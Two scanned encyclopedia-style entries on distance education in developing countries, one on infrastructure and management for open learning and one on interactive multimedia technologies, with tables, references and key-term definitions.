Due to the recent development of information technology, educational courses using a variety of media are being delivered to students in diversified locations to serve the educational needs of the fast-growing populations. Developments in technology allow distance education programs to provide specialized courses to students in remote geographic areas with increasing interactivity between student and educator. Although the ways in which distance education is implemented differ remarkably among country to country, most distance learning programs rely on technologies which are either already in place, or are being replicated for their cost-effectiveness. Such programs are particularly beneficial for the many people who are not financially, physically, or geographically able to obtain conventional education, especially for the participants in the developing countries.

Though Cunningham et al. (2000) referred in their report that "notwithstanding the rapid growth of online delivery among the traditional and new provisions of higher education, there is as yet little evidence of successful, established virtual institutions." However, in a 2002 survey of 75 randomly chosen college providing distance learning programs, results revealed an astounding growth rate of 41% per programme in the higher education distance learning (Primary Research Group, 2002). Gunawardena and McIsaac (2003), in their *Handbook of Distance Education*, have referred from the same research case that, "In this time of shrinking budgets, distance learning programs are reporting 41% average annual enrollment growth. Thirty percent of the programs are being developed to meet the needs of professional continuing education for adults. 24% of distance students have high-speed bandwidth at home. These developments signal a drastic redirection of traditional distance education." According to an estimate, the IT based education and e-Learning market across the globe is projected at USD11.4 billion in 2003 (Mahajan, Sanone, & Gujar, 2003).

It is vital that learners should be able to deal with real-world tasks that require problem-solving skills,

Figure 1. Communication/management hierarchy of open learning system



to integrate knowledge incorporating their own experiences, and to produce new insights in their career. Adult learners and their instructors should be able to handle a number of challenges before actual learning starts, make themselves resourceful by utilizing their own strengths, skills, and demands by maintaining self-esteem, and clarify themselves by defining what has been learned, how much it is useful to the society, and how the content would be effectively utilized for the community in knowledge-building effort.

One of the barriers to success and development in Open Learning in The Commonwealth developing countries is lack of sound management practice. Sometimes the people who are appointed to high office in Open and Distance Learning do not have proper management skills. As a result, their management practice is poor. They often lack professionalism, proper management ethics, and so on. They lack strategic management skills, they cannot build conducive working environments for staff, nor can they build team spirit required in a learning institution (Tarusikirwa, 2001).

The basic hierarchy of a distance education provider in a country can be shown in the figure below, adapted from Rahman (2001a):

MAIN FOCUS OF THE ARTICLE

There is no mystery to the way effective distance education programs develop. They do not happen spontaneously; they evolve through the hard work and dedicated efforts of many highly committed individuals and organizations. In fact, successful distance education programs rely on the consistent and integrated efforts of learners, faculty, facilitators, support staff, and administrators (Suandi, 2001).

By adapting available telephone technology, it is easy to implement computer communications through dial-up connectivity. Due to nonavailability of high speed backbone, the bandwidth may be very low, but this technique can be made popular within organizations, academics, researchers, individuals, and so on. A recent global trend of cost reduction in Internet browsing has increased Internet users in many countries. However, as most of the ISPs are located either in the capital, or larger metropolitan cities, establishment of regional centres and remote telecentres located at distant places are now time-demanding.

Teleconferencing, videoconferencing, computer-based interactive multimedia packages, and various forms of computer-mediated communications are technologies that facilitate synchronous delivery of content and real-time interaction between teacher and students, as well as opportunities for problem-solving either individually or as a team (Rickards, 2000). Students in developing countries with limited assets may have very little access to these technologies, and thus fall further behind in terms of information infrastructure. On the other hand, new telecommunications avenues, such as satellite telephone service, could open channels at reasonable cost to the remotest areas of the world.

Integrated audio, video, and data systems associated with interactive multimedia have been found as successful distance education media for providing educational opportunities to learners of all ages, at all levels of education, and dispersed in diversified geographical locations (Rahman, 2001a, 2001b). To make the learning processes independent of time and places in combination of technology-based resources, steps need to be taken towards interactive multimedia methods for disseminating education to remote rural-based learners.

Computer technology evolves so quickly that the distant educator focused solely on innovation "not meeting tangible needs" will constantly change equipment in an effort to keep pace with the "latest" technical advancements (Tarusikirwa, 2001). Hence, availability of compatible equipment at reduced price and integration of them for optimized output becomes extremely difficult during implementation period, and most of the time, the implementation methodology differs from theoretical design. Sometimes the implementation becomes costly too, in comparison to the output benefit in the context of a developing country.

Initially, computers with multimedia facilities can be delivered to regional resource centres, and media rooms can be established in those centres, which would be used as multimedia labs. Running those labs would necessitate involvement of two/three IT personnel in each centre. To implement and to ascertain the necessity, importance, effectiveness, demand, and efficiency, an initial questionnaire set can be developed. A periodical survey among the learners through the questionnaire set would reflect the effectiveness of the project for necessary fine-tuning. After complete installation and operation of a few pilots in specific regions, a whole country can be brought under a common network through these regional centres.

A thin line of light can be projected by adhering to available low cost IT methods in remote information centres, acting as a distance education threshold. The learning processes in recent days have been made independent of time and places by utilizing a combination of available technology-based resources. The learning sequences can be made more accessible to remote users, especially in rural and unaccessible areas, by introducing interactive multimedia technologies as dissemination media. With bare minimum ICT infrastructure support at the national level, the learning centre can initially focus around 40Km periphery around the main campus, providing line of sight radio connectivity, ranging from 2Km to 40Km, depending on demand and connectivity cost to the nodal/ subnodal learning centres. These could be schools or community information centres, or affiliated learning centres under the main campus.


To avail the best opportunity of interactive communications, collaborative approaches can be thought of with similar institutions offering Internet services at the grass root level and effective collaborations among the distance educator and other service providers can set a viable model at the out set. Figure 2, adapted from Rahman (2001a), is showing the growth pattern and mode of connectivity between these types of institutions. In future, more such institutions can easily be brought under this communications umbrella.

A need base survey may need to be conducted during the inception period, enquiring about the physical location, demand of the community, requirement of different programmes, connectivity issues, sustainability perspective, and other related issues, before the establishment of RRCs/DCs/CCs. Following different national consensus, education statistics, and demand of the local populations, the locations are needed to be justified (Rahman, 2003). The survey may even become vital for the learning centre authority at later stage during operation and management.

FUTURE TRENDS

In the absence of a high-speed Internet backbone and basic tele-communications infrastructure, it is extremely difficult to accommodate transparent communications link with dial-up connection, and at the same time, it is not at all cost effective to enter the Internet with a dial-up connectivity. However, in recent days availability of VSAT (SCPC/MCPC), radio link (line of sight and nonline of sight), Wi-Fi (Wireless-Fidelity), and Wi-Max technology have become more receptive to the

Figure 2. Growth pattern and mode of communications between main campus of the distance education provider and other service providers



terminal entrepreneurs, and in a way more acceptable to the large group of the communities.

Using appropriate techniques, Web-based multimedia technology would be cheaper and more interactive at the front end, accumulating all acquired expenses (Suandi, 2001). Diversified communications methods could easily be adapted to establish a national information backbone, and superimposing it over with other available discrete backbones in course of time without restricting each others' usage; the main backbone can be made more powerful, and hence effectively utilized. A combination of different media can be used in an integrated way by distant mode course developers. The materials may include specially-designed printed self-study texts, study guides and a variety of selected articles: course resource packs for learners containing print, video cassettes, audio cassettes, and CDs for each course stage. Computer communication between learners and learners and educators plays a key role in using the education network system (e-mail, Internet, MSN, teleconferencing, video conferencing, media streaming, and so on).

Popular search engines, like Google (http://scholar.google.com), Yahoo, Altavista, and recently-developed Wiki are gradually acting as distant learning tools. Streaming media is an exciting and evolving series of technologies that enrich and expand information distribution. Streaming media technology enables to include audio, video, and other multimedia files into a Web site, thus enriching the experience of visitors and allowing them to convey information in a more meaningful, interactive, and engaging approach.

These distance education strategies may form hybrid combinations of distance and traditional education in the form of distributed learning, networked learning, or flexible learning in which multiple intelligence are addressed through various modes of information retrieval (Gunawardena & McIsaac, 2003). At the same time, infrastructures need to be developed to cope up with the increasing number of distant students and availability of low cost multimedia technologies. In this regard, a dedicated Web server can be treated as an added resource among the server facilities. The Web server is to act as resources to all students, tutors, staffs, and outsiders providing necessary support in the knowledge dissemination process and a tool for collaborative learning/ teaching. Information infrastructure has to be established such that remote stations could log into the Web server and download necessary documents, files, and data at reasonably high speed.

CONCLUSION

Effective utilization of capital resources, enhancement towards an improved situation, and success of the collaborative learning depends largely on socioeconomics, geographical pattern, political stability, motivation, and ethical issues (Rahman, 2000b). Through sincere effort, concrete ideology, strong positive attitude, dedicated eagerness, sincerity and efficiency, distance educator may achieve the target of enlightening the common citizen of the country by raising the general platform of education. This sort of huge project may involve not only technology issues, but also moral, legal, ethical, social, and economic issues as well. Hence, this type of project may also need to determine the most effective mix of technology in a given learning environment, to offer technology-based distant teaching as efficient as traditional face-to-face teaching.

Adoption of these advanced technology-based methods in distance education, especially in low income generating countries, need to explore other diversified facts. Socioeconomic structure comes first, then comes availability with affordability, as whether those remotely-located students could at least be provided with hands-on multimedia technology familiarity. It is important that university academics may debate on educational merits of interactive multimedia environments from theoretical viewpoints, but practical issues like accessibility and flexibility of learning experiences have potentially significant impact on the effectiveness of student learning.

A huge population living in a rural area and spreading education to the rural-based community needs tremendous planning and effort (Rahman, Rahman, & Alam, 2000) and a gigantic amount of financing for its successful implementation. Affordability of high-tech infrastructure would necessitate huge amount of resources, which might not be justified at the initial period, where demand of the livelihood would divert towards some other basic emergency requirements. High initial investment cost would discourage entrepreneurs to be easily convinced, and gear up beyond a preconceived state of impression with additional funding.

Absence of a high bandwidth backbone of information infrastructure in developing countries would put the high-tech plan in indisputable difficulties for smooth implementation and operation. Limited number of PCs per student/academic staff would contradict with the motive of affordable distribution of technology-based methods to remotely-located stations.

REFERENCES

Barker, B., & Baker, M. (1995). *Strategies to ensure interaction in telecommunicated distance learning.* Paper presented to Teaching Strategies for Distance Learning 11th Annual Conference on Teaching and Learning, Madison, Wisconsin (pp. 17-23).

Cunningham, S., et. al. (2000). *The business of borderless education*. Canberra: Department of Education.

Day, R.S., et al. (1996). Interactive distance education and emerging technologies in telematics: A South African approach. *ICDED'96*.

Gunawardena, C.N., & McIsaac, M.S. (2003). *Handbook of distance education* (pp. 355-395).

Kochmer, J. (1995). *Internet passport: Northwestnet's guide to our world online*. Bellevue, WA: NorthWestNet and Northwest Academic Computing Consortium, Inc.

Mahajan, S., Sanone, A.B., & Gujar, R. (2003, November 12-14). Exploring the application of interactive multimedia in vocational and technical training through open and distance education. In *Proceedings of the 17th AAOU Annual Conference*, Bangkok.

Murphy, K. (1995). Designing online courses mindfully. In *Invitational Research Conference in Distance Education*. The American Center for the Study of Distance Education.

Primary Research Group. (2002). *The survey of distance and cyber-learning programs in higher education*. New York: Author.

Rahman, M.H., Rahman, S.M., & Alam, M.S. (2000, March 29-31). Interactive multimedia technology for distance education in Bangladesh Open University. In *Proceedings of the 15th International Conference on Computers and Their Applications (CATA2000)*, New Orleans, LA.

Rahman, H. (2000a, September 27-30). *A turning point towards the virtuality, the lone distance educator: Compromise or gain*. Paper presented at the Learning 2000 Reassessing the Virtual University Conference, Virginia Tech.

Rahman, H. (2000b, September 14-17). I*ntegration of adaptive technologies in building information infrastructure for rural based communities in coastal belt of Bangladesh.* Paper presented at the First Conference of the Association of Internet Researchers, University of Kansas, Lawrence.

Rahman, H. (2001a, April 1-5). *Replacing tutors with interactive multimedia CD in Bangladesh Open University: A dream or a reality.* Paper presented at the 20th World Conference on Open Learning and Distance Education, Dusseldorf, Germany.

Rahman, H. (2001b, June 1-3). *Spreading distance education through networked remote information centres.* Paper at the ICIMADE2001 International Conference on Intelligent Multimedia and Distance Education, Fargo.

Rahman, H. (2003, December 30-January 2, 2004). Framework of a technology based distance education university in Bangladesh. In *Proceedings of the Internanational Workshop on Distributed Internet Infrastructure for Education and research*, BUET, Dhaka, Bangladesh.

Rickards, J. (2000, July 3-7). The virtual campus: Impact on teaching and learning. In *Proceedings of the IATUL2000*, Queensland, Australia.

Sherry, L. (1996). Issues in distance learning. *International Journal of Distance Education. AACE, 1*(4), 337-365.

Suandi, T. (2001, July 29-August 2). Institutionalizing support distance learning at Universiti Putra Malaysia. In *Proceedings of the 2nd Pan Commonwealth Forum of Open Learning PCF2, International Convention Centre*, Durban, South Africa.

Tarusikirwa, M.C. (2001, July 29-August 2). Accessing education in the new millenium: The road to success and development through open and distance learning in the Commonwealth. In *Proceedings of the Second Pan Commonwealth Forum of Open Learning PCF2, International Convention Centre*, Durban, South Africa,.

Thach, L., & Murphy K. (1994). Collaboration in distance education: From local to international perspectives. *American Journal of Distance Education, 8*(3), 5-21.

UNESCO. (2001, October). *Teacher education through distance learning* (Summary of Case Studies). Author.

KEY TERMS

Developing Countries: Developing countries are those countries in which the average annual income is low, most of the population is usually engaged in agriculture, and the majority live near the subsistence level. In general, developing countries are not highly industrialized, dependent on foreign capital and development aid, whose economies are mostly dependent on agriculture and primary resources, and do not have a strong industrial base. These countries generally have a gross national product below $1,890 per capita (as defined by the World Bank in 1986).

Information and Communications Technology: ICT (information and communications technology—or technologies) is an umbrella term that includes any communication device or application, encompassing: radio, television, cellular phones, computer and network hardware and software, satellite systems, and so on, as well as the various services and applications associated with them, such as videoconferencing and distance learning. ICTs are often spoken of in a particular context, such as ICTs in education, health care, or libraries.

Interactive Multimedia Techniques: Techniques that a multimedia system uses, in which related items of information are connected and can be presented together. Multimedia can arguably be distinguished from traditional motion pictures or movies both by the scale of the production (multimedia is usually smaller and less expensive) and by the possibility of audience interactivity or involvement (in which case, it is usually called interactive multimedia). Interactive elements can include: voice command, mouse manipulation, text entry, touch screen, video capture of the user, or live participation (in live presentations).

MCPC: Multiple Channel Per Carrier. This technology refers to the multiplexing of a number of digital channels (video programmes, audio programmes, and data services) into a common digital bit stream, which is then used to modulate a single carrier that conveys all of the services to the end user.

SCPC: Single Channel Per Carrier. In SCPC systems, each communication signal is individually modulated onto its own carrier which is used to convey that signal to the end user. It is a type of FDM/FTDM (Frequency Division Multiplexing/Frequency Time Division Multiplexing) transmission where each carrier contains only one communications channel.

Interactive Multimedia Technologies for Distance Education Systems

Hakikur Rahman
SDNP, Bangladesh

INTRODUCTION

Information is typically stored, manipulated, delivered, and retrieved using a plethora of existing and emerging technologies. Businesses and organizations must adopt these emerging technologies to remain competitive. However, the evolution and progress of the technology (object orientation, high-speed networking, Internet, and so on) has been so rapid, that organizations are constantly facing new challenges in end-user training programs. These new technologies are impacting the whole organization, creating a paradigm shift which, in turn, enables them to do business in ways never possible before (Chatterjee & Jin, 1997).

Information systems based on hypertext can be extended to include a wide range of data types, resulting in hypermedia, providing a new approach to information access with data storage devices, such as magnetic media, video disk, and compact disk. Along with alphanumeric data, today's computer systems can handle text, graphics, and images, thus bringing audio and video into everyday use.

DETF Report (2000) refers that technology can be classified into noninteractive and time-delayed interactive systems, and interactive distance learning systems. Noninteractive and time-delayed interactive systems include printed materials, correspondence, one-way radio, and television broadcasting. Interactive distance learning systems can be termed as "live interactive" or "stored interactive," and range from satellite and compressed videoconferencing, to stand-alone computer-assisted instruction with two or more participants linked together, but situated in locations that are separated by time and/or place. Different types of telecommunications technology are available for the delivery of educational programs to single and multiple sites throughout disunited areas and locations.

Diaz (1999) indicated that there are numerous multimedia technologies that can facilitate self-directed, practice-centered learning and meet the challenges of educational delivery to the adult learner. Though, delivering content via the WWW has been tormented by unreliability and inconsistency of information transfer, resulting in unacceptable delays and the inability to effectively deliver complex multimedia elements, including audio, video, and graphics. A CD/Web hybrid, a Web site on a compact disc (CD), combining the strengths of the CD-ROM and the WWW, can facilitate the delivery of multimedia elements by preserving connectivity, even at constricted bandwidth. Compressing a Web site onto a CD-ROM can reduce the amount of time that students spend interacting with a given technology, and can increase the amount of time they spend learning.

University teaching and learning experiences are being replicated independently of time and place via appropriate technology-mediated learning processes, like the Internet, the Web, CD-ROM, and so on. However, it is possible to increase the educational gains possible by using the Internet while continuing to optimize the integration of other learning media and resources through interactive multimedia communications. Among other conventional interactive teaching methods, Interactive Multimedia Methods (IMMs) seems to be adopted as another mainstream in the path of distance learning system.

BACKGROUND

Hofstetter, in his book (*Multimedia Instruction Literacy*), defined "Multimedia Instruction" as "the use of a computer to present and combine text, graphics, audio and video, with links and tools that let the user navigate, interact, create and communicate."

Interactive Multimedia enables the exchange of ideas and thoughts via the most appropriate presentation and transmission media. The goal is to provide an empowering environment where multimedia may be used anytime, anywhere, at moderate cost and in a user-friendly manner. Yet the technologies employed must remain apparently transparent to the end user.

Interactive distance learning systems can be termed as "live interactive" or "stored interactive," and range from satellite and compressed videoconferencing to stand-alone computer-assisted instruction with two or more participants linked together, but situated in locations that are separated by time and/or place.

Interactive multimedia provides a unique avenue for the communication of engineering concepts. Although most engineering materials today are paper-based, more and more educators are examining ways to implement publisher-generated materials or custom, self-developed digital utilities into their curricula (Mohler, 2001). Mohler (2001) also referred that it is vital for engineering educators to continue to integrate digital tools into their classrooms, because they provide unique avenues for activating students in learning opportunities, and describe engineering content in such a way that is not possible with traditional methods.

The recent media of learning constitutes a new form of virtual learning-communication. It very probably demands an interacting subject that is changed in its self-image. The problem of translation causes a shift of meaning for the contents of knowledge. The question must be asked who and what is communicating there, in which way, and about which specific contents of knowledge. The connection between communication and interaction finally raises the philosophical question of the nature of social relationships of Internet communities, especially with reference to user-groups of learning-technologies in distance education, generally to the medium in its whole range (Cornet, 2001).

Many people, including educators and learners, enquire among themselves whether the distant learners learn as much as those receiving traditional face-to-face instruction. Research indicates that teaching and studying at a distance can be as effective as traditional instruction when the method and technologies used are appropriate to the instructional tasks with intensive learner-to-learner interactions, instructor-to-learner interactions, and instructor-to-instructor interactions (Rahman, 2003a). With the convergence of high speed computing, broadband networking, and integrated telecommunication techniques, this new form of interactive multimedia technology has broadened the horizon of distance education systems through diversified innovative methodologies.

MAIN FOCUS OF THE ARTICLE

Innovations in the sector of information technology have lead educators, scientists, researchers, and technocrats to work together for betterment of the communities through effective utilization of available benefits out of it. By far, the learners and educators are among the best beneficiaries at the frontiers of adoptive technologies. Education is no longer a time-bound, scheduled-bound, or domain-bound learning process. A learner can learn at prolonged pace of period with enough flexibility in the learning processes, and at the same time, an educator can provide the services to the learners through much more flexible media, open to multiple choices.

Using diversified media (local area network, wide area network, fiber optics backbone, ISDN, xDSL, T1, radio link, and conventional telephone link) education has been able to reach the remotely located learners at faster speed and lesser effort. At the very leading edge of the boomlet in mobile wireless data applications are those that involve sending multimedia data images, and eventually video over cellular networks (Blackwell, 2004).

Technology-integrated learning systems can interact with learners both in the mode similar to the conventional instructors. and in new modes of information technology through simulations of logical and physical sequences. With fast networks and multimedia instruction-based workstations in distributed classrooms and distributed laboratories, with support from information dense storage media—like writeable disks/CDs—structured interactions with multimedia instruction presentations can be delivered across both time and distance.

A distributed learning platform facilitates learner-centered educational paradigm, rather than tutor-centered system, and promotes interactive learning, where the learner can initiate the learning processes. In distributed learning, every learner must have easy access to network infrastructure and Internet. To support it, the network should be robust at high traffic and diversified data flow. Interactive multimedia-based courseware sometimes demand extended bandwidth, which is often difficult to satisfy in a developing country's context where high speed data is still not available to most of the consumers. To suffice this problem, off-line interactive multimedia CDs are becoming popular (Rahman, 2003b).

There are several technologies within the realm of distance learning and the WWW that can facilitate self-directed, practice-centered learning, and meet the challenges of educational delivery to the learner. Several forms of synchronous (real time) and asynchronous (delayed time) technology can provide communication between educator and learner that is stimulating and that meets the needs of the learner.

The Web is 24 hours a day. Substantial benefits are obtained from using the Web as part of the service strategy (RightNow, 2003, p.1). Using the Web format, an essentially infinite number of hyperlinks may be created, enabling content provided by one member to be linked to relevant information provided by another. Any particular subject is treated as a collection of educational objects, like images, theories, problems, online quizzes, and case studies. The Web browser interface lets the individual to control how content is displayed, such as opening additional windows to other topics for direct comparison and contrast, or changing text size and placement (Tuthill, 1999).

Interactive and animated educational software combined with text, images, and case simulations relevant to basic and advanced learning can be built to serve the learners' community. Utilizing client server technology, Ethernet, and LAN/WAN network, it can easily span around campus, areas, and regions. Interactive modules can be created by using Macromedia Authorware, Flash, Java applets, and other available utilities. They can be migrated to html-based programming, permitting platform independence and widespread availability via the World Wide Web. Macromedia Director can be used to create interactive materials for use on the World Wide Web, in addition to basic html editors.

Some applications of multimedia technologies are:

- Analog/digital video
- Audio conferencing
- Authoring software
- CD-ROMs, drives
- Collaborative utility software
- Digital signal processors
- Hypermedia
- Laserdiscs
- E-books
- Speech processors, synthesizers
- Animation
- Video conferencing
- Virtual reality
- Video capture
- Video cams, etc.

A few technology implications are cited below in Table 1, showing the transformation of educational paradigms:

Introducing highly interactive multimedia technology as part of the learning curriculum can offer the best possibilities of development for the future of distance learning. The system should include a conferencing system, a dynamic Web site carrying useful information to use within the course, and access to discussion tools. Workstations are the primary delivery system, but the interaction process can be implemented through various methods, as described in Table 2.

Furthermore, course materials used in interactive learning techniques may involve some flexible methods (with little or no interactions), as presented in Table 3.

Miller (1998) and Koyabe (1999) put emphasis on the increased use of multicasting in interactive learning and extensive usage of computers and network equipment in multicasting (routers, switches, and high-end

Table 1. Transformation of educational paradigms

Old Model	New Model	Technology Implications
Classroom lectures	Individual participation	LAN connected PCs with access to information
Passive assimilation	Active involvement	Necessitates skill development and simulation of knowledge
Emphasize on group learning	Emphasize on individual learning	Benefits from learning tools and application software
Teacher at center and at total control	Teacher as educator and guide	Relies on access to network, servers and utilities
Static content	Dynamic content	Demands networks and publishing tools
Homogeneity in access	Diversity in access	Involves various IMM tools and techniques

Table 2. Types of interaction methods

Interaction methods	Media	Advantage	Disadvantage	Further development
Through teachers	E-mail, Usenet, Chat, Conferencing	Quality in teaching	Time consuming	Conferencing Systems, Video processing techniques
Interactive discussions	Interactive Software	Reusability, easier installation	Lengthy development time	High definition audio and video broadcasts
Collaborative learning	E-mail, Usenet, Chat, Conferencing	Inexpensive, easy access	Less control and supervision	Conferencing systems and discussion tools

Table 3. Delivery methods in interactive learning

Methods	Controlling agents	Media	Advantage/ Disadvantage	Further development
Point to Point	Educator or Learner	Desktop PC	Better interaction, one to one communication /Very expensive	To make it an acceptable solution in a mega university or in developing country situation
Point to multi point	Teacher or guide	Desktop PC, conferencing system	Flexible/Little interaction	Improved interaction
Multi-point to multi-point	Teacher or guide	Conferencing system, Desktop PC, LAN/WAN	More flexible/Little or no interaction	Improved technology
Streaming, audio, text and video	Student or learner	Internet or intranet	Time and place independent /No Interaction (except simulated techniques)	Improved material presentation

Table 4. Different multicast applications

Topology	Real-time	Non Real-Time
Multimedia	Video Server, Video Conferencing, Internet audio, Multimedia events, Web casting (live)	Replication (Video/Web servers, Kiosks), Content delivery (intranets and Internet), Streaming, Web casting (stored)
Data Only	Stock quotes, News feeds, Whiteboards, Interactive gaming	Data delivery (peer/peer, sender/client), Database replication, Software distribution, Dynamic caching

LAN equipment). The shaded cell in Table 4 represents real-time multicast applications supported by real-time transport protocol (RTP), real-time control protocol (RTCP), or real-time streaming protocol (RTSP), while the unshaded cells show multicast data applications supported by reliable (data) multicast protocols.

Finally, underneath these applications, above the infrastructure, asynchronous transfer mode (ATM) seems to be the most promising emerging technology enabling the development of integrated, interactive multimedia environment for distance education services appropriate for the developing country context. ATM offers economical broadband networking, combining high quality, real-time video streams with high-speed data packets, even at constricted bandwidth. It also provides flexibility in bandwidth management within the communication protocol, stability in the content, by minimizing data noise, unwanted filter, and cheaper delivery by reducing costs of networking.

FUTURE TRENDS

New technologies have established esteemed standing in education and training, despite various shortcomings in their performances. Technological innovations have been applied to improve the quality of education for many years. There are instances where applications of the technology had the potential to completely revolutionize the educational systems. Reformed usage of devices like radio, television, and video recorders are among many as the starter. Interconnected computers with Internet are the nonconcatenated connection between the traditional and innovative techniques. The recent addition of gadgets like personal digital assistants (PDAs), and software like virtual libraries, could be some way out to advanced researchers among many innovative methods on interactive learning.

When prospect of future usage of new technologies emerge in educational settings, there seems to be an innate acknowledgment that positive outcomes will be achieved, and these outcomes will justify the expenses. When research is conducted to verify these assumptions, the actual outcomes may sometime be less than those expected. The research methodology behind interactive learning should be based on the notion that the interactivity be provided in the learning context to create environments where information can be shared, critically analyzed, and applied, and along the process, it becomes knowledge in the mind of the learner.

The use of interactive television as a medium for multimedia-based learning is an application of the technology that needs further investigation by the researchers. Researches need to be carried to study the impact of the interactions on the quality of the instructional delivery and develop guidelines for educators and instructional designers to maximize the advantage obtained from this mode of learning in broadcast, narrowcast, and multicast modes.

Another emergent technology that appears to hold considerable promise for networked learning is the data broadcasting system (DBS). This technology provides the facility to insert a data stream into a broadcast television signal. Researches need to investigate the utility and efficacy of this technology for use in interactive learning sequences.

Current IMM context has found concrete ground and high potential in distance education methodologies. Further researches need to be carried out towards the cost-effective implementation of this technology. Emphasis should be given to study applications of the technology being used as a vehicle for the delivery of information and instruction, identifying existing problems and research need to focus on developing applications that should make full use of the potentiality offered by this technology.

While security has been extensively addressed in the context of wired networks, the deployment of high speed wireless data and multimedia communications ushers in new and greater challenges (Bhatkar, 2003, p. 21). The broadband has emerged as the third wave of technology offering high bandwidth connectivity across wide area networks, opening enormous opportunities for information retrieval and interactive learning systems (Rahman, 2003b). However, until the browser software includes built-in support for various audio and video compression schemes, it needs cautious approach from the instructional designer to select the plug-in software that supports multiple platforms and various file formats. Using multimedia files that require proprietary plug-ins usually force the user to install numerous pieces of software in order to access multimedia elements.

Similarly, audio and video streaming is becoming more popular as a means for delivering complex multimedia files, because it relies on compression schemes that reduce the time it takes to view or hear multimedia files. Real-Networks deliver both audio and video through the use of Real Audio and Real Video plug-in architectures that extend the browser support for video and audio streaming (Haring, 1998).

It is pertinent that all the newly evolved technologies now exist which are necessary to cost-effectively support the revolution in IMM-based learning system for making cost-effective solutions, and they are sorely needed by the developing world. Researchers should take the opportunity to initiate a revolution over the coming years. The main challenges lie in linking and coordinating the "bottom-up" piloting of concepts (at design stage) with the "top-down" policy-making (at implementation stage) and budgeting processes from the local (in modular format), to the global level (in repository concept).

CONCLUSION

Regardless of the geographical locations, the future learning system cannot be dissociated with information and communication technologies. As technology becomes more and more ubiquitous and affordable, virtual learning carries the greatest potential to educate masses in the rural communities in anything and everything. This system of learning can and will revolutionize the education system at the global context, especially in the developing world.

The whole issue of the use of IMM in the learning process is the subject of considerable debate in academic arena. While many educators are accepting to embrace applications of the multimedia technologies and computer-managed learning, they are advised to be cautious in their expectations and anticipations by their contemporary colleagues. Researches in this aspect clearly indicate that media themselves do not influence learning, but it is the instructional design accompanying the media that influences the quality of learning.

The success of the technology in these areas is acknowledged, as is the current move within world famous universities to embrace a number of the instructional methodologies into their on-campus education system. Much expectation is there for those educators concerned, and to be wary of assuming that gains will be achieved from these methods and technologies. However, there is a need for appropriate research to support and guide the forms of divergence that have taken place during the last decade in the field of distance education.

One of the long-standing problems in delivering educational content via the WWW has been the unpredictability and inconsistency of information transfer via Internet connections. Whether connection to the WWW is established over conventional telephone lines or high speed LANs/WANs, often communication is delayed or terminated because of bottlenecks at the server level, congestion in the line of transmission, and many unexpected hangouts. Furthermore, the current state of technology does not allow for the optimal delivery of multimedia elements, including audio, video, and animation at expected rate. Larger multimedia files require longer download times, which means that students have to wait for much longer time to deal with these files. Even simple graphics may cause unacceptable delays in congested bandwidth. A CD/Web hybrid, a Web site on a CD, can serve as an acceptable solution in these situations.

REFERENCES

Blackwell, G. (2004, January 27). *Taking advantage of wireless multimedia technology*.

Bhatkar, A. (2003). *Transmission and computational energy modeling for wireless video streaming* (p. 21).

Chatterjee, S., & Jin, L. (1997). *Broadband residential multimedia systems as a training and learning tool*. Atlanta: Georgia State University.

Cornet, E. (2001, April 1-5). The future of learning: Learning for the future: Shaping the transition. In *Proceedings of the 20th World Conference on Open Learning and Distance Education*, Düsseldorf.

DETF. (2000). *Distance education task force report*. University of Florida.

Diaz, D.P. (1999). CD/Web hybrids: Delivering multimedia to the online learner. *Journal of Educational Multimedia and Hypermedia*, *8*(1), 89-98.

Haring, B. (1998, August 5). Streaming media ready to roar. *USA Today*, p. 4D

Koyabe, M.W. (1999). *Large-scale multicast Internet access via satellite: Benefits and challenges in developing countries.* Aberdeen, UK: King's College.

Miller, K. (1998). *Multicasting networking and applications.* Addison-Wesley.

Mohler, J.L. (2001). Using interactive multimedia technologies to improve student understanding of spatially-dependent engineering concepts. In *Proceedings of GraphiCon 2001*.

Rahman, H. (2003a, December 30-January 2, 2004). *Framework of a technology based distance education university in Bangladesh.* Paper presented at the International Workshop on Distributed Internet Infrastructure for Education and Research (IWIER2003), Dhaka, Bangladesh.

Rahman, H. (2003b, February 26-28). Distributed learning sequences for the future generations. Proceedings of the *Closing Gaps in the Digital Divide Regional Conference on Digital GMS*, Asian Institute of Technology, Bangkok, Thailand.

RightNow Technologies, Inc. (2003). *Best practices for the Web-enabled contact center* (p. 1). Author.

Tuthill, J.M. (1999). *Creation of a network based, interactive multimedia computer assisted instruction program for medical student education with migration from a proprietary Apple Macintosh platform to the World Wide Web.* University of Vermont College of Medicine.

KEY TERMS

Hypermedia: Hypermedia is a computer-based information retrieval system that enables a user to gain or provide access to texts, audio and video recordings, photographs, and computer graphics related to a particular subject.

Interactive Learning: Interactive learning is defined as the process of exchanging and sharing of knowledge resources conducive to innovation between an innovator, its suppliers, and/or its clients. It may start with a resource-based argument, which is specified by introducing competing and complementary theoretical arguments, such as the complexity and structuring of innovative activities, and cross-sectoral technological dynamics.

Interactive Multimedia Method (IMM): It is a multimedia system in which related items of information are connected and can be presented together. This system combines different media of for its communication purposes, such as, text, graphics, sound, and so on.

